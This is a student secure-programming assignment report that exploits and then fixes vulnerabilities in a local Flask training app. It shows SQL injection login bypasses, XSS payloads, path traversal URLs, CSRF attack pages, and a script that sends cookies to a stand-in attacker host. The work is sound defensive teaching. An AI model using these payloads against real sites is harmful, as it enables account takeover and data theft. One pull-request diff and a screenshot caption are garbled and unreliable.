

# Secure Programming

## Assignment 1

### Identifying & Exploiting and Fixing Vulnerabilities in Web App

---

#### Key Info

**Module:** Secure Programming

**Project:** Assignment 1

**Worth:** 40%

**Date (when started):** 28/10/2025

**Submission:** 15/11/2025

**Deadline:** 16th November @ 11.59pm

#### Group members:

B00167321      Danyil Tymchuk

B00163362      Artem Surzhenko

B00165280      Illia Stefanovskyi

---

#### Github Repo

**GitHub Repo:** <https://github.com/DanyilT/SecureProgramming-trump>

#### Web App versions

**Initial Web App:** <https://github.com/DanyilT/SecureProgramming-trump/tree/init>

**Fixed Web App:** <https://github.com/DanyilT/SecureProgramming-trump/tree/main>

#### Pull Requests

**All vulnerabilities:** <https://github.com/DanyilT/SecureProgramming-trump/pulls>

**Lab vulnerabilities:** </pulls?lab+vulnerability>

**Non-Lab vulnerabilities:** </pulls?non-lab+vulnerability>

# Table of Contents

## Identifying & Exploiting and Fixing Vulnerabilities in Web App

### Key Info

Github Repo

### Table of Contents

### Objective

Section 1 (25%)

Section 2 (25%)

### Progress

Identifying and exploiting vulnerabilities / Fixing the vulnerabilities

Marking Rubric (100%):

### Vulnerabilities

#1 In-band SQL Injection

#2 Reflected XSS (Cross-Site Scripting)

#3 Stored XSS (Cross-Site Scripting)

#4 Path Traversal

#5 CSRF (Cross-Site Request Forgery)

#6 Insecure Direct Object Reference (IDOR)

#7 Broken Access Control

#8 Open Redirect

#9 Hardcoded Secret Key (Weak and Hardcoded)

#10 Plaintext Password Storage

#11 Password Field Visible

#12 Sensitive Data Exposure (Credit Cards)

#13 Database Config

#14 Debug Mode Enabled in Production

## Objective

The purpose of this assignment is to secure vulnerable source code in the web application provided and provide a report on how you achieved this.

We are supplied with a simple Web application (*Donald Trump Appreciation Site*). The app is coded using Python Flask and connects to a SQLite backend database. There are 3 parts to the assignment:

1. Demonstrate the exploits.  
(show using screenshots and a description how the application is vulnerable in the source code)
2. Fix the code.
3. Demonstrate the exploit is no longer possible.  
(again use screenshots and a description)

For the **first part** of our assignment, we will need to analyse the code and look for possible weaknesses. Then we need to try to exploit any weakness we think we have identified. For example, if we think a form field is vulnerable to XSS, then perform some attack to show the weakness.

For the **second part** of the assignment, we must try to secure the code, by correcting any flaws we have found. Add comments where we have updated the code and write a brief explanation of this in our report. Lastly, we should re-run the exploit to show that the Web application is secure (use screenshots).

### Section 1 (25%)

There are plenty of vulnerabilities in the code, not just the ones we have covered in the labs. We can find others via, e.g., OWASP and CWE Top 25 sites. We need to list each weakness that we think we have found and briefly mention what type of weakness it is. We should also exploit each weakness, with some real-world hacking. We should highlight exactly what we did to exploit each weakness (use screenshots where necessary). If we find a possible weakness but fail to exploit it, then we should still include it, and mention anything we tried in our attempt to exploit it. Also, include some explanation of where the code is vulnerable and why.

### Section 2 (25%)

The second part of our project is to correct the source code to fix as many of the weaknesses as we can. Our final corrected code must still run with all changes. We must correct the code Stephen (teacher) gave us, not just hand him back a completely different app. If we tried to fix some code but it won't compile or gives errors, then include it in our source code (commented out), so the teacher can see what we tried and where. In our report, we need to include each snippet of code we tried to correct and how our code fixes the problem.

# Progress

Identifying and exploiting vulnerabilities / Fixing the vulnerabilities

Lab vulnerabilities	Status	Who	Date (ident   fix)
<a href="#">In-band SQL Injection</a>	Fixed ▾	Danyil ▾	29/10/25   12/11/25
<a href="#">Reflected XSS</a>	Fixed ▾	Artem ▾	29/10/25   12/11/25
<a href="#">Stored XSS</a>	Fixed ▾	Illia ▾	29/10/25   12/11/25
<a href="#">Path Traversal</a>	Fixed ▾	Danyil ▾	29/10/25   12/11/25
<a href="#">CSRF</a>	Fixed ▾	Danyil ▾	15/11/25   15/11/25

Non-lab vulnerabilities	Status	Who	Date (ident   fix)
<a href="#">IDOR</a>	Fixed ▾	Danyil ▾	29/10/25   12/11/25
<a href="#">Broken Access Control</a>	Fixed ▾	Illia ▾	29/10/25   12/11/25
<a href="#">Open Redirect</a>	Fixed ▾	Danyil ▾	29/10/25   12/11/25
<a href="#">Hardcoded Secret Key</a>	Fixed ▾	Artem ▾	29/10/25   14/11/25
<a href="#">Plaintext Password Storage</a>	Fixed ▾	Illia ▾	29/10/25   14/11/25
<a href="#">Password Field Visible</a>	Fixed ▾	Illia ▾	31/10/25   15/11/25
<a href="#">Sensitive Data Exposure</a>	Fixed ▾	Danyil ▾	31/10/25   15/11/25
<a href="#">Database Config</a>	Fixed ▾	Artem ▾	31/10/25   14/11/25
<a href="#">Debug Mode Enabled</a>	Fixed ▾	Artem ▾	14/11/25   14/11/25

Marking Rubric (100%):

Identifying and exploiting vulnerabilities (50%):

- Lab vulnerabilities - 20%
- Non-lab vulnerabilities - 30%

Fixing the vulnerabilities (50%)

- Lab vulnerabilities - 20%
- Non-lab vulnerabilities - 30%

**Note:** We should aim to find/fix 5 vulnerabilities we covered in the labs and 5 we did not.

# Vulnerabilities

## Lab vulnerabilities

### #1 In-band SQL Injection

#### *Authentication Bypass*

Identifying & Exploiting vulnerability


Testing on the page

/login

**Injection 1 (Username):** Holmes' --



**Injection 2 (Password):** ' or username='Holmes' --



**Injection 3 (Password):** ' or id=1 --



**Result:** Logins us as the user (based on the query)

**Exploit:** `username' --`

**Impact:** Complete authentication bypass

Code:

```
profile(user_id)
```

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
    user = db.session.execute(query_user).fetchone()

    if user:
        query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
        cards = db.session.execute(query_cards).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

**code snippet #1**

```
query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
user = db.session.execute(query_user).fetchone()
```

**code snippet #2**

```
query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
cards = db.session.execute(query_cards).fetchall()
```

This code snippet is vulnerable to SQL injection because it directly interpolates `user_id` into the SQL query, which can allow an attacker to manipulate the query and potentially access or modify sensitive data – using parameterized queries would mitigate this risk.

`login()`

```
# Add login route
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        query = text(f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'")
        user = db.session.execute(query).fetchone()

        if user:
            session['user_id'] = user.id
            flash('Login successful!', 'success')
            return redirect(url_for('profile', user_id=user.id))
        else:
            error = 'Invalid Credentials. Please try again.'
            return render_template('login.html', error=error)

    return render_template('login.html')
```

**code snippet**

```
query = text(f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'")
user = db.session.execute(query).fetchone()
```

This code snippet is vulnerable to SQL injection because it directly interpolates `username` and `password` into the SQL query, allowing an attacker to manipulate the query (e.g., by entering ' `OR 1=1 --`) to bypass authentication – parameterized queries should be used to prevent this vulnerability.

## Fixing vulnerability

Code:

**Fix are located on [fix/sql-injection branch](#)**

**View fixed code: [view the repo at the fixed SQL Injection point](#)**

**View fixed code: [view fixed SQL Injection code](#)**

*profile(user\_id)*

```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    # FIXED: Fixed SQL Injection by using parameterized queries
    query_user = text("SELECT * FROM users WHERE id = :user_id")
    user = db.session.execute(query_user, {'user_id': user_id}).fetchone()

    if user:
        # FIXED: Fixed SQL Injection by using parameterized queries
        query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
        cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()
        return render_template('profile.html', user=user, cards=cards)
    else:
        return "User not found or unauthorized access.", 403
```

**code snippet #1**

```
query_user = text("SELECT * FROM users WHERE id = :user_id")
user = db.session.execute(query_user, {'user_id': user_id}).fetchone()
```

**code snippet #2**

```
query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()
```

I fixed the previous code, and now it is secure against SQL injection, as I've implemented parameterized queries, ensuring that user input is safely bound and treated as data rather than executable code.

*login()*

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        # FIXED: Fixed SQL Injection by using parameterized queries
        query = text("SELECT * FROM users WHERE username = :username AND password = :password")
        user = db.session.execute(query, {'username': username, 'password': password}).fetchone()

        if user:
            session['user_id'] = user.id
            flash('Login successful!', 'success')
            return redirect(url_for('profile', user_id=user.id))
        else:
            error = 'Invalid Credentials. Please try again.'
            return render_template('login.html', error=error)

    return render_template('login.html')
```

**code snippet**

```
query = text("SELECT * FROM users WHERE username = :username AND password = :password")
user = db.session.execute(query, {'username': username, 'password': password}).fetchone()
```

I fixed the previous code, and now it is secure against SQL injection. (same fix as in before)

## Opened pull request: #1


```
@@ -113,12 +113,14 @@ def download_page():
113
114     @app.route('/profile/<int:user_id>', methods=['GET'])
115     def profile(user_id):
116         query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
117         user = db.session.execute(query_user).fetchone()
118
119         if user:
120             query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
121             cards = db.session.execute(query_cards).fetchall()
122
123             return render_template('profile.html', user=user, cards=cards)
124         else:
125             return "User not found or unauthorized access.", 403
@@ -140,8 +142,9 @@ def login():
140     username = request.form['username']
141     password = request.form['password']
142
143     query = text(f"SELECT * FROM users WHERE username = '{username}' AND
144     password = '{password}'")
145
146     if user:
147         session['user_id'] = user.id
148
149     if user:
150         session['user_id'] = user.id
151
152     return render_template('profile.html', user=user, cards=cards)
153
154     else:
155         return "User not found or unauthorized access.", 403
156
157     # FIXED: Fixed SQL Injection by using parameterized queries
158     query_user = text("SELECT * FROM users WHERE id = :user_id")
159     user = db.session.execute(query_user, {'user_id': user_id}).fetchone()
160
161     if user:
162         # FIXED: Fixed SQL Injection by using parameterized queries
163         query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
164         cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()
165
166         return render_template('profile.html', user=user, cards=cards)
167
168     else:
169         return "User not found or unauthorized access.", 403
170
171     # FIXED: Fixed SQL Injection by using parameterized queries
172     query = text("SELECT * FROM users WHERE username = :username AND
173     password = :password")
174
175     user = db.session.execute(query, {'username': username, 'password':
176     password}).fetchone()
177
178     if user:
179         session['user_id'] = user.id
180
181     if user:
182         session['user_id'] = user.id
183
184     return render_template('profile.html', user=user, cards=cards)
185
186     else:
187         return "User not found or unauthorized access.", 403
188
189     # FIXED: Fixed SQL Injection by using parameterized queries
190     query_cards = text("SELECT * FROM carddetail WHERE id = :user_id")
191     cards = db.session.execute(query_cards, {'user_id': user_id}).fetchall()
192
193
194     return render_template('profile.html', user=user, cards=cards)
```

Testing on the page, again

/login

**Injection 1 (Username):** Holmes' --

**Result:** Shows us an error message: Invalid Credentials. Please try again.



## #2 Reflected XSS (*Cross-Site Scripting*)

Identifying & Exploiting vulnerability

Testing on the page

/search

**URL:**

<http://127.0.0.1:5000/search?query=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E>

**Injection:** <script>alert("XSS")</script>

**Result:** Shows alert message pop-up



**Get cookies:** <script>alert (document.cookie)</script>

**Exploit:** ?query=<img src=x onerror=alert('XSS')>

**Impact:** Session hijacking via crafted URL

```
{% extends "base.html" %}

{% block title %}Search{% endblock %}

{% block content %}
    <h2>Search Page</h2>

    <form method="GET" action="{{ url_for('search') }}">
        <label for="query">Search:</label>
        <input type="text" id="query" name="query">
        <button type="submit">Submit</button>
    </form>

    {% if query %}
        <h3>Search results for: {{ query|safe }}</h3>
    {% endif %}
{% endblock %}
```

```
127.0.0.1 - - [13/Nov/2025 12:11:20] "GET /search?query=<script>alert("XSS")</script> HTTP/1.1" 200 -
127.0.0.1 - - [13/Nov/2025 12:11:20] "GET /static/style.css HTTP/1.1" 304 -
```

## Fixing vulnerability

Code:

**Fix re located on [fix/reflected-xss branch](#)**

**View fixed code: [view the repo at the fixed Reflected XSS point](#)**

**View fixed code: [view fixed Reflected XSS code](#)**

```
func_name(param)
```

```
{% extends "base.html" %}

{% block title %}Search{% endblock %}

{% block content %}
<h2>Search Page</h2>

<form method="GET" action="{{ url_for('search') }}">
    <label for="query">Search:</label>
    <input type="text" id="query" name="query">
    <button type="submit">Submit</button>
</form>

{% if query %}
    <!--FIXED: Reflected XSS by removing |safe attribute--&gt;
    &lt;h3&gt;Search results for: {{ query }}&lt;/h3&gt;
{% endif %}
{% endblock %}</pre>
```

**Opened pull request: #7**

```
@@ -12,6 +12,7 @@ <h2>Search Page</h2>
12   12     </form>
13   13
14   14     {% if query %}
15 -     <h3>Search results for: {{ query|safe }}</h3>
15 +     <!--FIXED: Reflected XSS by removing |safe attribute-->
16 +     <h3>Search results for: {{ query }}</h3>
16   17     {% endif %}
17   18     {% endblock %}
```

Testing on the page, again

/search

**URL:**

<http://127.0.0.1:5000/search?query=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E>

**Injection:** <script>alert ("XSS")</script>

**Result:**

**BEFORE FIX (Vulnerable):** The alert popup executes successfully in the browser, proving the XSS vulnerability is exploitable. The malicious script from the URL parameter is rendered as raw HTML without any escaping.

**AFTER FIX (Secured):** The same malicious URL no longer triggers an alert popup.

(&lt;script&gt;alert("XSS")&lt;/script&gt;), completely neutralizing the attack.

**CHANGE MADE:** Removed the |safe filter in search.html:

- Before: {{ query|safe }}
- After: {{ query }}

After fixing **Vulnerability** we can submit that type of text

---



The screenshot shows a search interface with a blue header bar. The main content area has a title "Search Page". Below the title is a search form with a text input field containing "<script>alert('XSS')</script>" and a "Submit" button. Below the form, the text "Search results for: <script>alert('XSS')</script>" is displayed in a monospace font, indicating that the submitted script was executed.

Search:  Submit

Search results for: <script>alert("XSS")</script>

## #3 Stored XSS (*Cross-Site Scripting*)

Identifying & Exploiting vulnerability

/source code

In the template, comment.text is treated as pure HTML due to its `|safe` attribute, this is why comment field can be exploited, but not the username.

```
<li><strong>{{ comment.username }}</strong>: {{ comment.text|safe }}</li>
```

/attack

**Input (Name):** <script>alert("XSS (Name)")</script>

**Input (Comment):** <script>alert("XSS (Comment)")</script>

**Possible malicious action:**

```
<script>
var i = document.createElement("img");
i.src = "http://<attacker ip and port>/cookies/" +
document.cookie;
</script>
```

**Result:** Sends cookies to the attacker, these could later be used for session hijacking.

**Impact:** Every user who loads comments could be hijacked.

**Background:** Once a comment is submitted, a malicious script is sent to the database and will get executed every time a comment is loaded by any user. This is extremely harmful, because it can be used to steal session cookies and further impersonalisation.


**Execution:**

The screenshot shows a web application interface. On the left, there is a form with two input fields: 'Name:' and 'Comment:'. Both fields contain the same malicious script: <script>alert("XSS (Name)")</script> for the Name field and <script>alert("XSS (Comment)")</script> for the Comment field. Below the form is a blue 'Submit' button. On the right, a modal dialog box is displayed with the text '127.0.0.1:5000 says' and 'XSS (Comment)' followed by an 'OK' button.

Inserting scripts via name and comment fields.

**Visiting this page again, after XXS Attack:**

**Result:** Shows alert message pop-up (only from comment field). When any user visits this page, script from the comment field gets executed.



### All Comments

- Holmes: We love Donald!
- <script>alert("XSS (Name)")</script>

Fixing vulnerability

Fix located on [fix/stored-XSS branch](#)

Opened pull request: [#5](#)

- Removing |safe attribute from the comments HTML template.

```
 {{ comment.text|safe }} {{ comment.text }}
```

Testing

The form consists of two text input fields. The first field is labeled "Name:" and contains the value "<script>alert('XSS (Name)')</script>". The second field is labeled "Comment:" and contains the value "<script>alert('XSS (Comment)')</script>". Below the inputs is a blue "Submit" button.

Nothing gets executed, script is displayed as text.

- ~~names. we love durian!~~
- <script>alert("XSS (Name)")</script>: <script>alert("XSS (Comment)")</script>

## #4 Path Traversal

### Identifying & Exploiting vulnerability

Testing on the page

/downloads & /download

**URL:** <http://127.0.0.1:5000/download>

**Error:** When trying to access the /download page we are getting an error that shows us from which directory we are able to download files (/docs) — We can see this error because the debug mode was enabled (app.run(debug=True), which should never happen in the production

**Possible Attack:** So we will try to exploit this to try to download from a different directory

```
IsADirectoryError
IsADirectoryError: [Errno 21] Is a directory: '/Users/dany/Projects/SecureProgramming-trump'
Traceback (most recent call last)
File "/Users/dany/Projects/SecureProgramming-trump/app.py", line 1036 in __call__
    return self.wsgi_app(environ, start_response)
File "/Users/dany/Projects/SecureProgramming-trump/app.py", line 1024, in wsgi_app
    response = self.handle_exception(e)
File "/Users/dany/Projects/SecureProgramming-trump/app.py", line 1011, in wsgi_app
    response = self.full_dispatch_request()
File "/Users/dany/Projects/SecureProgramming-trump/app.py", line 976 in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/Users/dany/Projects/SecureProgramming-trump/app.py", line 970 in handle_user_exception
    rv = self.dispatch_request(e)
File "/Users/dany/Projects/SecureProgramming-trump/app.py", line 960 in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint](**view_args)) # type: ignore[no-any-return]
File "/Users/dany/Projects/SecureProgramming-trump/app.py", line 959 in dispatch_request
    with open(file_path, 'rb') as f:
IsADirectoryError: [Errno 21] Is a directory: '/Users/dany/Projects/SecureProgramming-trump'

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.
To switch between the interactive traceback and the plain-text one, you can click on the "Traceback" heading. From the text traceback you can also create a paste of it. For code execution mouse-over the line numbers and click on the right arrow icon.
You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:
• dump() shows all variables in the frame
• dump(obj) dumps all that's known about the object
Brought to you by DON'T PANIC, your Hordly Workzeug powered traceback interpreter.
```

/download?file=<file>

**URL:** <http://127.0.0.1:5000/download?file=../app.py>

**Get File:** For example lets take the backend server file app.py. Use ../ to move to the root directory and ../app.py to select a file to download

**Result:** Downloads app.py file

**Exploit:** ?file=../app.py or ?file=../trump.db

**Impact:** Access to source code, database, config files

Code:

*download()*

```
@app.route('/download', methods=['GET'])
def download():
    # Get the filename from the query parameter
    file_name = request.args.get('file', '')

    # Set base directory to where your docs folder is located
    base_directory = os.path.join(os.path.dirname(__file__), 'docs')

    # Construct the file path to attempt to read the file
    file_path = os.path.abspath(os.path.join(base_directory, file_name))

    # Ensure that the file path is within the base directory
    #if not file_path.startswith(base_directory):
    #    return "Unauthorized access attempt!", 403

    # Try to open the file securely
    try:
        with open(file_path, 'rb') as f:
            response = Response(f.read(), content_type='application/octet-stream')
            response.headers['Content-Disposition'] = f'attachment; filename="{os.path.basename(file_path)}"'
            return response
    except FileNotFoundError:
        return "File not found", 404
    except PermissionError:
        return "Permission denied while accessing the file", 403
```

**code snippet #1**

base\_directory = os.path.join(os.path.dirname(\_\_file\_\_), 'docs')

There is a Path Traversal vulnerability, the code sets `base_directory` relative to `__file__` but does not show any normalization or validation of requested paths, which can enable directory traversal when serving files.

**code snippet #2**

```
#if not file_path.startswith(base_directory):
#    return "Unauthorized access attempt!", 403
```

The commented-out code checks whether the `file_path` is within the `base_directory`, and if not, it returns a *403 Forbidden error* to prevent unauthorized access.

## Fixing vulnerability

Code:

**Fix are located on [fix/path-traversal](#) branch**

**View fixed code: [view the repo at the fixed Path Traversal point](#)**

**View fixed code: [view fixed Path Traversal code](#)**

*download()*

```
@app.route('/download', methods=['GET'])
def download():
    # Get the filename from the query parameter
    file_name = request.args.get('file', '')

    # Set base directory to where your docs folder is located
    # FIXED: Fixed Path Traversal by validating the file path
    base_directory = os.path.abspath(os.path.join(os.path.dirname(__file__), 'docs'))

    # Construct the file path to attempt to read the file
    file_path = os.path.abspath(os.path.join(base_directory, file_name))

    # Ensure that the file path is within the base directory
    # FIXED: Fixed Path Traversal by validating the file path
    if not file_path.startswith(base_directory + os.sep):
        return "Unauthorized access attempt!", 403

    # Try to open the file securely
    try:
        with open(file_path, 'rb') as f:
            response = Response(f.read(), content_type='application/octet-stream')
            response.headers['Content-Disposition'] = f'attachment; filename="{os.path.basename(file_path)}"'
            return response
    except FileNotFoundError:
        return "File not found", 404
    except PermissionError:
        return "Permission denied while accessing the file", 403
```

**code snippet**

```
base_directory = os.path.abspath(os.path.join(os.path.dirname(__file__), 'docs'))
file_path = os.path.abspath(os.path.join(base_directory, file_name))
if not file_path.startswith(base_directory + os.sep):
    return "Unauthorized access attempt!", 403
```

This mitigates Path Traversal attack, because it constructs an absolute path from `base_directory` and `file_name` (which prevents simple `..` tricks), but I should still verify the resolved path is inside `base_directory` to be fully secure.

**Opened pull request: [#2](#)**




Testing on the page, again

/download?file=<file>

**URL:** <http://127.0.0.1:5000/download?file=../app.py>

**Result:** Shows us error 403: Unauthorized access attempt!

Unauthorized access attempt!



## #5 CSRF (Cross-Site Request Forgery)

### Identifying & Exploiting vulnerability

The application accepts state-changing requests (POST/GET) that rely only on the user's session cookie and do not validate request origin or include CSRF tokens. An attacker can cause an authenticated victim browser to submit requests (for example, submit a comment or trigger logout) without the user's intent.

Set up the attacker's website

I created two simple html pages: [thirdpartyattackerwebapp](#) (*located on a new empty branch of our repo*).

There is [thirdpartyattackerwebapp/comments\\_csrf\\_attack.html](#) for testing CSRF vulnerability on comment page (POST), and


[thirdpartyattackerwebapp/logout\\_csrf\\_attack.html](#) to test on logout (GET).

Note: We should perform this attack in Firefox browser, because Chrome will automatically block our attack. Also we should be logged in on our trump website to perform an attack.

### Testing


**Run:** `python3 -m http.server 8000`

**Explanation:** Starts a localhost (127.0.0.1) http server on port 8000, so the website page is [127.0.0.1:8000](http://127.0.0.1:8000).



### Let's launch the comment CSRF first:

**Navigate to:** [http://127.0.0.1:8000/comments\\_csrf\\_attack.html](http://127.0.0.1:8000/comments_csrf_attack.html)



We can see that we were redirected to the <http://localhost:5000/comments> and the request from "our name" was sended.

Let's look at the code:

```
<!doctype html>
<html>
<body>
    <form id="csrf" method="POST" action="http://localhost:5000/comments">
        <input type="hidden" name="username" value="HackedUser">
        <input type="hidden" name="comment" value="<script>alert('XSS or data theft')</script>">
    </form>
    <script>document.getElementById('csrf').submit();</script>
</body>
</html>
```

This code sends the POST request to the <http://localhost:5000/comments> without our knowing, from our name (using our CSRF token) the attacker might send malicious requests.

**Let's launch the logout CSRF next:**

**Navigate to: [http://127.0.0.1:8000/logout\\_csrf\\_attack.html](http://127.0.0.1:8000/logout_csrf_attack.html)**

It sends a GET request via `<img>` tag to <http://localhost:5000/logout>, that makes the logged-in user logout.

Note: I wasn't able to successfully perform this attack, but in theory it should work, so we'll also need to fix it in code.

The screenshot shows the Network tab of the Chrome Developer Tools. It lists four requests:

- 200 GET 127.0.0.1:8000 logout\_csrf\_attack.html (document, html, 317 B, 131 B)
- 302 GET localhost:5000 logout (img, html, 1.64 kB, 0 B)
- 302 GET localhost:5000 / (img, html, NS\_ERROR\_FAILURE, 0 B)
- 200 GET 127.0.0.1:8000 favicon.ico (img, html, cached, 335 B)

The details for the 302 GET localhost:5000 logout request are expanded:

- Address:** 127.0.0.1:8000
- Status:** 200 OK
- Version:** HTTP/1
- Transferred:** 317 B (131 B size)
- Referrer Policy:** strict-origin-when-cross-origin
- Request Priority:** Highest
- DNS Resolution:** System

The screenshot shows the Network tab of the Chrome Developer Tools. It lists four requests:

- 200 GET 127.0.0.1:8000 logout\_csrf\_attack.html (document, html, 317 B, 131 B)
- 302 GET localhost:5000 logout (img, html, 1.64 kB, 0 B)
- 302 GET localhost:5000 / (img, html, NS\_ERROR\_FAILURE, 0 B)
- 200 GET 127.0.0.1:8000 favicon.ico (img, html, cached, 335 B)

The details for the 302 GET localhost:5000 logout request are expanded:

- Address:** 127.0.0.1:5000
- Status:** 302 FOUND
- Version:** HTTP/1.1
- Transferred:** 1.64 kB (0 B size)
- Referrer Policy:** strict-origin-when-cross-origin
- Request Priority:** Low
- DNS Resolution:** System

Let's look at the code:

```
<!doctype html>
<html>
<body>
    
</body>
</html>
```

This code sends the GET request to the <http://localhost:5000/comments> via `<img>` tag without our knowing. It makes the user logout.

## Fixing vulnerability

**Fix are located on [fix/csrf](#) branch**

**View fixed code:** [view the repo at the fixed Path Traversal point](#)

Opened pull request: #15

Where, in our Web App, is this vulnerability?

app.py

```
 4 from flask import Flask, render_template, request, Response, redirect, url_for, flash,
 5 session, send_from_directory, abort, send_file
 6 from flask_sqlalchemy import SQLAlchemy
 7 from sqlalchemy import text
 8
 9 # Load .env file
10 load_dotenv()
11
12 # Load .env file
13 app.secret_key = os.environ.get('SECRET_KEY')
14
15 # Configure the SQLite database
16 # FIXED: Database Configuration
17 database_path = os.environ.get('DATABASE_PATH', 'trump.db')
18
19 # Configure the SQLite database
20 # FIXED: Database Configuration
21 database_path = os.environ.get('DATABASE_PATH', 'trump.db')
22
23
24
25
26 # Logout route
27 - @app.route('/logout')
28
29 def logout():
30     session.pop('user_id', None) # Remove user session
